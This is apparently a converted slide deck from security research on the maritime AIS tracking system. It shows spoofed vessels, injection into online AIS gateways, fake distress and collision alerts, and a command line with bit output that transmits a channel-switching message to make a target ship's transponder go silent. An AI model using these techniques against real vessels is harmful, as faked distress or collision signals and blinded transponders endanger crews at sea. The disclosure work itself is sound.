
Draught: 3 m
Destination:
Info Received: 2013-10-15 04:10 (0d, 0h 4min ago)

Recent Port Calls:

No Records Found

Ex Names History

No Records Found



Popping Up in Dallas?

The screenshot shows the MarineTraffic.com website interface. The browser address bar displays the URL: www.marinetraffic.com/ais/default.aspx?mmsi=367532850¢er=96.9204¢er_y=32.86395&zoom=10&type_color=3#. The page features a navigation bar with buttons for "Live Map", "Vessels", "Ports", and "Gallery", along with a notification: "New website to be launched on Oct-15". The main content area is a map of Dallas, Texas, with a pop-up window for the ship "ELEANOR GORDON".

Ships Map

Go to Area... ?
Go to Port... ?

ELEANOR GORDON ?

Notation & Display options:

- Show Ship Names
- My Fleet
- Wind: Now
- More...
- Passenger Vessels
- Cargo Vessels
- Tankers
- High Speed Craft
- Tugs, Pilots etc
- Yachts & Others
- Fishing
- Navigation Aids
- Unspecified Ships
- Ship Headers


ELEANOR GORDON

Flag: USA
Ship Type: Tug
Status: Underway
Speed/Course: 5.2 kn / 353°
Length x Breadth: 80 m X 18 m
Draft: 3 m
Destination:
Received (2): Ch 2min ago
(A 8 Source: AEGEAN)
[Show Vessel's Track](#)
[Distance to...](#)

No photos for this ship
[Upload a photo](#)
[Vessel's Details](#)
More Actions ▾

Map data ©2013 Google 500 m Terms of Use Report a map error


Radio-Frequency (VHF) Threats



AIS Communication over the Air

- Protocol designed in a “*hardware-epoch*”
- Hacking was difficult and cost expensive
- No authentication, no integrity check


- 2014
- Craft AIS signals?
- Let's do it via software!



SDR – Software Defined Radio


- Many applications, e.g. Radio / TV receivers, 20 USD
- Radio amateurs, SDR transmitters
- Reduced costs
- Reduced complexity
- Increased flexibility
- Accessible by many, pirates included!

Our Testing Lab



AIS Transmitter

- Built & implemented a software-based AIS transmitter
- GnuRadio, <http://gnuradio.org/>



- Custom block: *AIS Frame Builder* [Ref, HITB KUL 2013]

RF Spoofing

- Radio-frequency (VHF) version of spoofing
- Setup : [Attacker] – [Victim]
- Amplifier : 20+ km (modified radio)



Victim's Console

easyTRX2 Programming Tool

File Help Data Columns

Static data | Diagnostics | Sent data | Received data | SD-Card | CPA-Alarm | Anchor-Alarm

Class	MMSI	Ship Name	Call Sign	SOG	COG	Latitude	Longitude	Last Report	Bearing	Range
B	316025497	ENIGMA 3		5 kn	209°	43° 06.6772' N	006° 38.6404' E	9:55	n.a.°	n.a. nm
A	319032900			0 kn	291°	43° 42.0778' N	007° 20.7700' E	8:53	n.a.°	n.a. nm
A	247086200	ATHARA	IBDI	0 kn	221°	44° 24.5560' N	008° 54.7260' E	0:00	n.a.°	n.a. nm
A	247490000			0 kn	303°	44° 02.0248' N	010° 02.7196' E	8:53	n.a.°	n.a. nm
A	235075616			0 kn	275°	43° 41.7633' N	007° 20.5411' E	10:27	n.a.°	n.a. nm
A	247244700	SANTA RITA	ICHL	0 kn	308°	44° 24.5659' N	008° 54.5509' E	0:08	n.a.°	n.a. nm
A	247066860			3 kn	159°	43° 32.8591' N	010° 06.0945' E	4:26	n.a.°	n.a. nm
B	416001337	TREND MICRO	FTR	10 kn	100°	44° 23.2750' N	008° 54.7783' E	4:54	n.a.°	n.a. nm
A	319112000	ROBUSTO	ZCMF9	4 kn	320°	43° 32.4517' N	007° 01.8372' E	8:32	n.a.°	n.a. nm
A	247270900	SAN FRANCESCO	ICHM	0 kn	263°	44° 24.0809' N	008° 54.4939' E	0:08	n.a.°	n.a. nm
A	235003950			0 kn	330°	43° 48.8976' N	007° 46.8622' E	11:23	n.a.°	n.a. nm
A	319861000			0 kn	63°	43° 44.0700' N	007° 25.6200' E	9:57	n.a.°	n.a. nm
A	253303000			0 kn	187°	43° 35.2249' N	007° 07.3399' E	12:36	n.a.°	n.a. nm
A	378314000			0 kn	288°	43° 49.1218' N	007° 47.1740' E	13:34	n.a.°	n.a. nm
A	247174800	SANTA GIULIA	IJCD	0 kn	0°	44° 24.7695' N	008° 55.0421' E	0:05	n.a.°	n.a. nm
A	235083004			12 kn	240°	43° 20.4090' N	006° 47.1670' E	10:45	n.a.°	n.a. nm
A	247077500	PUNTA GIALLA	IWUC	0 kn	0°	44° 24.1903' N	008° 54.3878' E	0:20	n.a.°	n.a. nm
A	319512000			11 kn	208°	43° 43.4999' N	007° 26.0399' E	9:50	n.a.°	n.a. nm
A	247284200	GIGLIO	IBXB	0 kn	355°	44° 24.0231' N	008° 55.0178' E	0:03	n.a.°	n.a. nm
A	247061690			3 kn	352°	43° 53.5186' N	009° 42.5038' E	9:54	n.a.°	n.a. nm
A	247030900			7 kn	69°	44° 03.2151' N	009° 50.8435' E	0:25	n.a.°	n.a. nm
A	247279300			12 kn	250°	43° 32.2470' N	010° 16.6429' E	9:40	n.a.°	n.a. nm
A	310081000			0 kn	314°	43° 41.9299' N	007° 19.1400' E	9:31	n.a.°	n.a. nm
A	247106500	NURAGHES	IBLS	0 kn	0°	44° 24.6030' N	008° 54.7540' E	0:02	n.a.°	n.a. nm
A	319037100			0 kn	139°	43° 44.8281' N	007° 26.7544' E	11:09	n.a.°	n.a. nm
A	247046700	AETHALIA	ITTA	0 kn	193°	44° 24.0592' N	008° 55.4803' E	0:04	n.a.°	n.a. nm
A	4749			n.a. kn	n.a.°	n.a.	n.a.	9:49	n.a.°	n.a. nm

Injecting into legit AIS gateways

The screenshot shows a map of Genova, Italy, with various AIS gateways marked by colored icons. A detailed information panel for the ship TREND MICRO is open, displaying the following data:

Ship	Share	Last update: 2013-09-20 10:30:43
Name:	TREND MICRO	
MMSI:	416001337	
IMO:	0	
Type:	Tanker	
Status:	Not defined	
Speed:	10kts / 100.0°	
Dest.:	unknown	
ETA:	unknown	
Location:	44.3879, 8.91297	
Size:	18m x 10m	
Draft:	0m	
Callsign:	FTR	
Flag:	Taiwan - China	


Additional map controls include 'Playback' and 'Map Options' buttons. In the bottom right corner, there are statistics: 57 visible and 21,652 total ships.

Man-in-water Spoofing

- Fake a "*man-in-the-water*" distress beacon
- Trigger SART (S.O.S.) alerts
- Visually and acoustically
- Lure a victim vessel into navigating to a hostile and attacker-controller sea space
- Mandatory by legislation



Man-in-water Spoofing



Crafting an SOS alert

Frequency Hopping (DoS++)

- Disable AIS transponders
- Switch to non-default frequency (RX and TX)
- Single or multiple target(s)

- Program a desired targeted region
 - Geographically remote region applies as well
- For example: Pirates can render a ship “invisible” upon entering Somalia

Frequency Hopping (DoS++)

pastus@fly-bird3:~\$ cu -l /dev/ttyUSB0 -s 39400 | grep AIVDM

```
cu: Stale lock /var/lock/LCK..ttyUSB0 held by process 22092 created 2013-10-08 20:59:14
!AIVDM,1,1,,A,1>M4eT?P010P09nr3oC@gw<0000,0*37
!AIVDM,1,1,,A,1>M4eT?P010P09nr3oC@gw<0000,0*37
!AIVDM,1,1,,A,1>M4eT?P010P09nr3oC@gw<0000,0*37
!AIVDM,1,1,,A,1>M4eT?P010P09nr3oC@gw<0000,0*37
!AIVDM,1,1,,A,1>M4eT?P010P09nr3oC@gw<0000,0*37
!AIVDM,1,1,,A,1>M4eT?P010P09nr3oC@gw<0000,0*37
!AIVDM,1,1,,A,1>M4eT?P010P09nr3oC@gw<0000,0*37
```

pastus@fly-bird3:~/Scrivania/Ais_condivisa/Code\$./AIVDM_Encoder.py --type=22 --msi=3160048 --channel_a=2079 --channel_b=2083 --ne_lon=11 --ne_lat=46 --sw_lon=9 --sw_lat=45 | xargs -I X ./Ais_TX.py --payload="X" --channel=A

```
1010101010101010101010111011111000101110000000101010101010101010101010101010101010101010101
USent Frame (NRZI enabled) = 0110011001100110011001101111110100101011101110110100100011100001010010100001010101010010101001010110
11001110101010010010110000110000100010010011010110000001111011101110
10101010101010101010101110111110001011100000010101010101010101010101010101010101010101010101
010101010
U°C
```

Instructing receiver to listen on another channel

CPA Alerting

- Fake a CPA alert, Closest Point of Approach
- Trigger a collision warning alert
- Possibly alter course



CPA Alerting

The image shows a screenshot of an AIS Alert window overlaid on a radar display. The alert window displays the following information:

MMSI	Class	
247320160	B	
Unknown		
Om x Om		
Position	Report Age	
45 41.4563 N	0s	
009 43.4840 E		
Speed	Course	Heading
